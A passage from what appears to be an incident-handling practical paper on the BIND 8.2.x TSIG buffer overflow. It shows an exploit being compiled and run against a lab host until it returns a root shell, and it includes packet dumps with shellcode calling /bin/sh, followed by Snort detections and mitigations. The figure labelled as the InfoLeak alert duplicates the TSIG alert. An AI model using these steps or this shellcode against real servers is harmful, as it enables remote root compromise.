1. Compile the exploit using GCC

   ***[root@spectre giac]# gcc tsig.c -o tsig***
   ***tsig.c:564:54: warning: no newline at end of file***

2. The exploit utilized for this paper uses only a single argument when being run, that of the host or IP address of the victim machine.

   ***[matt@spectre giac]$ ./tsig 10.10.10.101***
   ***[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, Ix***
   ***[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net***

3. The exploit will first run an DNS InfoLeak attack in order to determine the contents of the stack or heap. This information will be used to determine the appropriate memory offset for the TSIG portion of the attack.

   ***[*] attacking 10.10.10.101 (10.10.10.101)***
   ***[d] HEADER is 12 long***
   ***[d] infoleak_qry was 476 long***
   ***[*] iquery resp len = 719***
   ***[d] argevdisp1 = 080d7cd0, argevdisp2 = 40026b9c***

4. Once the exploit has determined the appropriate offset to use the main DNS query is built, along with the Transaction Signature section, and sent to the targeted system.

   ***[*] retrieved stack offset = bffff9d8***
   ***[d] evil_query(buff, bffff9d8)***

```
[d] shellcode is 134 long
[d] olb = 216
[*] injecting shellcode at 1
[*] connecting..
```

5. If the attack is successful a login header is returned. The exploit will verify the permissions the system was penetrated with by checking the UID, and GID, of the user.

```
[*] wait for your shell..
Linux spectre 2.4.18-14 #1 Wed Sep 4 13:35:50 EDT 2002 i386
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

If running the exploit fails one of two indicators occur. First the exploit could receive indicators, usually a valid error packet, that the exploit was not successful and would report it like below

```
[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, Ix
[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net
[*] attacking 10.10.10.101 (10.10.10.101)
[d] HEADER is 12 long
[d] infoleak_qry was 476 long
[*] iquery resp len = 719
[d] argevdisp1 = 080d7cd0, argevdisp2 = 40026b9c
[*] retrieved stack offset = bffff9b8
[d] evil_query(buff, bffff9b8)
[d] shellcode is 134 long
[d] olb = 184
[*] injecting shellcode at 1
[*] connecting..
[x] error: named not vulnerable or wrong offsets used
```

Second, the packets themselves may be filtered or unable to reach the DNS server and would cause the exploit to fail. In this scenario the output would be similar to the following

```
[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, Ix
[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net
[*] attacking 10.10.10.101 (10.10.10.101)
[d] HEADER is 12 long
[d] infoleak_qry was 476 long
```



## Signature of the Attack

Unfortunately few methods of detecting this attack exist. Since the required offset is easily discovered by the InfoLeak exploit this attack requires a low number of attempts to succeed, typically just one. With the tools utilized for this paper the primary method of detecting the exploit was through the IDS signatures for the InfoLeak exploit

and the TSIG overflow. In addition analysis of the traffic itself would point to indicators of the exploit in action.

**Snort**

The Snort IDS version 1.9 comes with a signature that tracks InfoLeak exploits against DNS servers (See Figure 2.16), in addition in the rule updates following the release of Snort 1.9.1 a signature was added that tracked attempts at the TSIG buffer overflow attack (See Figure 2.17). In addition Snort can detect if a root UID is returned in response to an ID check (See Figure 2.18). These two signatures, if seen in close proximity to each other, may indicate a successful attack against the DNS server.

```
[**] [1:314:6] DNS EXPLOIT named tsig overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
09/07-21:49:34.952755 10.10.10.103:32769 -> 10.10.10.101:53
UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:538 DF
Len: 518
[Xref => bugtraq 2303][Xref => cve CVE-2001-0010]
```

**Figure 2.16: Snort Signature Log Entry for the InfoLeak Rule**

```
[**] [1:314:6] DNS EXPLOIT named tsig overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
09/07-21:49:34.952755 10.10.10.103:32769 -> 10.10.10.101:53
UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:538 DF
Len: 518
[Xref => bugtraq 2303][Xref => cve CVE-2001-0010]
```

**Figure 2.17: Snort Signature Log Entry for the TSIG Buffer Overflow Rule**

```
[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/07-21:49:34.968097 10.10.10.101:36864 -> 10.10.10.103:32802
TCP TTL:64 TOS:0x0 ID:30714 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x32867442  Ack: 0x2798C55E  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 6030366 374040
```

**Figure 2.18: Snort Signature Log Entry for the ID Check Returned Root Rule**

## Other Evidence

A couple other methods of noting a possible attack exist. First, the packets that contain the attempt to exploit the vulnerability contain tell-tale signs of the exploit in

action. These signs include calls to uname (See Figure 2.19), a program that returns basic information about the system, id (See Figure 2.19), which returns the permissions the user is currently running under, and /bin/sh (See Figure 2.21), or a call to a similar shell, within the TSIG exploit packet itself. These program calls are extremely unusual within DNS traffic and should be immediately suspect.

Finally, this exploit causes the termination of the DNS server, and the sudden lack of response from the server may act as an indicator of an attack. This, and your IDS logs, will probably be the first noticed indicator of an attack against your DNS server.

```
0000  00 b0 d0 6d d5 3b 00 09 6b d0 9a 79 08 00 45 00   ...m.;..k..y..E.
0010  00 43 cc 95 40 00 40 06 45 41 0a 0a 0a 66 0a 0a   .C..@.@.EA...f..
0020  0a 65 80 25 90 00 37 dd c2 da 41 eb 29 0a 80 18   .e.%..7...A.)...
0030  16 d0 06 07 00 00 01 01 08 0a 00 99 0e 50 02 e5   .............P..
0040  60 63 75 6e 61 6d 65 20 2d 61 3b 20 69 64 3b 0a   `cuname -a; id;.
0050  00
```

**Figure 2.19: Packet Containing Calls to Uname and ID**

```
0000  00 09 6b d0 9a 79 00 b0 d0 6d d5 3b 08 00 45 00   ..k..y...m.;..E.
0010  00 8c 49 6b 40 00 40 06 c8 22 0a 0a 0a 65 0a 0a   ..Ik@.@.."...e..
0020  0a 66 90 00 80 25 41 eb 29 6b 37 dd c2 e9 80 18   .f...%A.)k7.....
0030  16 a0 a2 bd 00 00 01 01 08 0a 02 e5 60 6c 00 99   ............`l..
0040  0e 51 75 69 64 3d 30 28 72 6f 6f 74 29 20 67 69   .Quid=0(root) gi
0050  64 3d 30 28 72 6f 6f 74 29 20 67 72 6f 75 70 73   d=0(root) groups
0060  3d 30 28 72 6f 6f 74 29 2c 31 28 62 69 6e 29 2c   =0(root),1(bin),
0070  32 28 64 61 65 6d 6f 6e 29 2c 33 28 73 79 73 29   2(daemon),3(sys)
0080  2c 34 28 61 64 6d 29 2c 36 28 64 69 73 6b 29 2c   ,4(adm),6(disk),
0090  31 30 28 77 68 65 65 6c 29 0a                     10(wheel).
```

**Figure 2.20: Packet Containing Response to ID Program Call**

```
0000  00 b0 d0 6d d5 3b 00 09 6b d0 9a 79 08 00 45 00   ...m.;..k..y..E.
0010  02 1a 00 00 40 00 40 11 0f f5 0a 0a 0a 66 0a 0a   ....@.@......f..
0020  0a 65 80 00 00 35 02 06 d2 65 de ad 01 80 00 07   .e...5...e......
0030  00 00 00 00 00 01 3f 00 01 02 03 04 05 06 07 08   ......?.........
0040  09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18   ................
0050  19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28   ....... !"#$%&'(
0060  29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 36 37 38   )*+,-./012345678
0070  39 3a 3b 3c eb 0a 02 00 00 c0 00 00 00 00 00 3f   9:;<...........?
0080  00 01 eb 44 5e 29 c0 89 46 10 40 89 c3 89 46 0c   ...D^)..F.@...F.
0090  40 89 46 08 8d 4e 08 b0 66 cd 80 43 c6 46 10 10   @.F..N..f..C.F..
00a0  66 89 5e 14 88 46 08 29 c0 89 c2 89 46 18 b0 90   f.^..F.)....F...
00b0  66 89 46 16 8d 4e 14 89 4e 0c 8d 4e 08 eb 07 c0   f.F..N..N..N....
00c0  00 00 00 00 00 3f eb 02 eb 43 b0 66 cd 80 89 5e   .....?...C.f...^
00d0  0c 43 43 b0 66 cd 80 89 56 0c 89 56 10 b0 66 43   .CC.f...V..V..fC
00e0  cd 80 86 c3 b0 3f 29 c9 cd 80 b0 3f 41 cd 80 b0   .....?)....?A...
00f0  3f 41 cd 80 88 56 07 89 76 0c 87 f3 8d 4b 0c b0   ?A...V..v....K..
0100  0b cd 80 eb 07 c0 00 00 00 00 00 3f 90 e8 72 ff   ...........?..r.
0110  ff ff 2f 62 69 6e 2f 73 68 00 0e 0f 10 11 12 13   ../bin/sh.......
0120  14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23   ............ !"#
0130  24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33   $%&'()*+,-./0123
0140  34 35 36 37 38 39 3a 3b 3c eb 07 c0 00 00 00 00   456789:;<.......
0150  00 3f 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d   .?..............
0160  0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d   ................
0170  1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d   .. !"#$%&'()*+,-
0180  2e 2f 30 31 32 33 34 35 36 37 38 39 3a 3b 3c eb   ./0123456789:;<.
0190  07 c0 00 00 00 00 00 3f 00 01 e8 fa ff bf e8 f7   .......?........
01a0  ff bf d0 7c 0d 08 9c 6b 02 40 12 13 14 15 16 17   ...|...k.@......
01b0  18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27   ........ !"#$%&'
01c0  28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 36 37   ()*+,-./01234567
01d0  38 39 3a 3b 3c eb 07 c0 00 00 00 00 00 3f 00 01   89:;<........?..
01e0  02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11   ................
01f0  12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21   .............. !
0200  22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31   "#$%&'()*+,-./01
0210  32 33 34 35 36 37 38 39 3a 3b 3c eb 07 c0 00 00   23456789:;<.....
0220  00 00 00 00 00 fa 00 ff                           ........
```



**Figure 2.21: TSIG Exploit Packet Containing Call to /bin/sh**

**Protecting Against the Attack**

Due to the importance of the Domain Name System within networks, the Transaction Signature Buffer Overflow Vulnerability should be treated as a severe risk to any infrastructure. Several versions of Bind have been released, including a new project Bind 9, since the discovery of this vulnerability and all networks should upgrade to either the most recent version of Bind 8, Bind 8.4.1 released June 9th, 2003, or the most recent version of Bind 9, 9.2.3rc1 released August 22nd, 2003, if at all possible.

If the scenario exists that the version of Bind may not be upgraded one method of mitigating the possible damage from the exploit exists.

- **Configure Bind to run as a non-root user and group**
  - This may be configured in the run time options for Bind by setting the –u <username> and –g <group> command line flags. Setting these will prevent an attacker from gaining privileged access to the DNS server. This may not prevent the attack from gaining access to the DNS zone files themselves as they would have to be accessible by the DNS user in order for the server to function normally.

## *Additional Information*

*Additional information concerning this vulnerability, and DNS itself, may be found at the following places.*

**SecurityFocus BugTraq ID 2302**
http://www.securityfocus.com/bid/2302

**CERT Vulnerability Note VU#196945**
http://www.kb.cert.org/vuls/id/196945

**ISS X-Force: Bind 8.2.X Transaction Signature Buffer Overflow**
http://xforce.iss.net/xforce/xfdb/6015

**ISC: Bind Security Vulnerabilities**
http://www.isc.org/products/BIND/bind-security.html

**The History of DNS**
http://www.whmag.com/content/0601/dns/

*The source code for the exploit used within this paper may be found at*

http://www.securityfocus.com/bid/2302/exploit

*Or with the rest of the files relating to this paper at*

http://brand.spankin.nu/matt/giac/gcih-practical.zip

*Vendor information regarding this vulnerability and OS updates may be found at:*

**Caldera**

Security Advisory CSSA-2001-008.1 Issued 2001 January, 29th
ftp://ftp.sco.com/pub/security/OpenLinux/CSSA-2001-008.1.txt

**Connectiva**

Announcement CLSA-2001:377 Issued 2001 January, 29th
http://distro.conectiva.com.br/atualizacoes/?id=a&anuncio=000377

**Debian**

Security Advisory DSA-026-1 Issued 2001 January, 29th
http://www.debian.org/security/2001/dsa-026

**FreeBSD**

Security Advisory FreeBSD-SA-01:18 Issued 2001 January, 31st
ftp://ftp.freebsd.org/pub/FreeBSD/CERT/advisories/FreeBSD-SA-01:18.bind.asc

**Immunix**

OS Security Advisory IMNX-2001-70-001-01 Issued 2001 January, 29th
http://archives.neohapsis.com/archives/linux/immunix/2001-q1/0046.html

**Mandrake**

Security Advisory MDKSA-2001:017 Issued 2001 January, 29th
http://www.mandrakesecure.net/en/advisories/advisory.php?name=MDKSA-2001:017

**Redhat**

Security Advisory RHSA-2001:007-03 Issued 2001 January, 29th
http://rhn.redhat.com/errata/RHSA-2001-007.html

**Slackware**

Security Advisory-1121 Issued 2001 January, 30th
http://search.linuxsecurity.com/advisories/slackware_advisory-1121.html

**SuSE**

Security Announcement SuSE-SA:2001:003 Issued 2001 January, 30th
http://www.suse.com/de/security/2001_003_bind8_txt.html

**Turbolinux**

Security Announcement TLSA20010004-1 Issued 2001 January, 29th
http://www.turbolinux.com/pipermail/tl-security-announce/2001-February/000034.html

## References


The History of DNS - Ross Wm. Reader
http://www.whmag.com/content/0601/dns/

O'Reilly DNS and BIND, 4th Edition
http://www.oreilly.com/catalog/dns4/chapter/ch11.html

RFC 2929 Best Current Practice for the DNS Protocol
http://www.zoneedit.com/doc/rfc/rfc2929.txt

RFC 2845 Secret Key Transaction Authentication for DNS (TSIG)
http://www.faqs.org/rfcs/rfc2845.html

Root Nameserver Year 2000 Status
http://www.icann.org/committees/dns-root/y2k-statement.htm

ISC Bind Product Site
http://www.isc.org/products/BIND/

Firewall.cx: DNS Query Message Format
http://www.firewall.cx/dns-query-format.php

Inverse Query Stack Overflow
http://www.cert.org/advisories/CA-98.05.bind_problems.html#TOPIC1

SecurityFocus BugTraq: Transaction Signature Buffer Overflow Vulnerability (2302)
http://www.securityfocus.com/bid/2302/

ISS Vulnerability Database: Transaction Signature Buffer Overflow (bind-tsig-bo)
http://xforce.iss.net/xforce/xfdb/6015

CERT Vulnerability Note VU#196945: Transaction Signature Buffer Overflow
https://www.kb.cert.org/vuls/id/196945

Linux.ie: Securing DNS with Transaction Signatures
http://www.linux.ie/articles/tutorials/dns-tsig.php

Cisco Systems, Inc. Security Newsbytes Volume 3, Issue 2, February 2001
http://groups.yahoo.com/group/SCCUG/message/592?source=1

DNS Cache Poisoning - The Next Generation

http://www.linuxsecurity.com/articles/documentation_article-6649.html

How Does DNS Work?
http://cr.yp.to/djbdns/intro-dns.html

From How DNS Queries Work by Microsoft.com
http://www.microsoft.com/windows2000/en/server/help/default.asp?url=/WINDOWS2000/en/server/help/sag_DNS_und_HowDnsWorks.htm

Block DNS zone transfers to protect your servers
http://techrepublic.com.com/5100-6264-1058056.html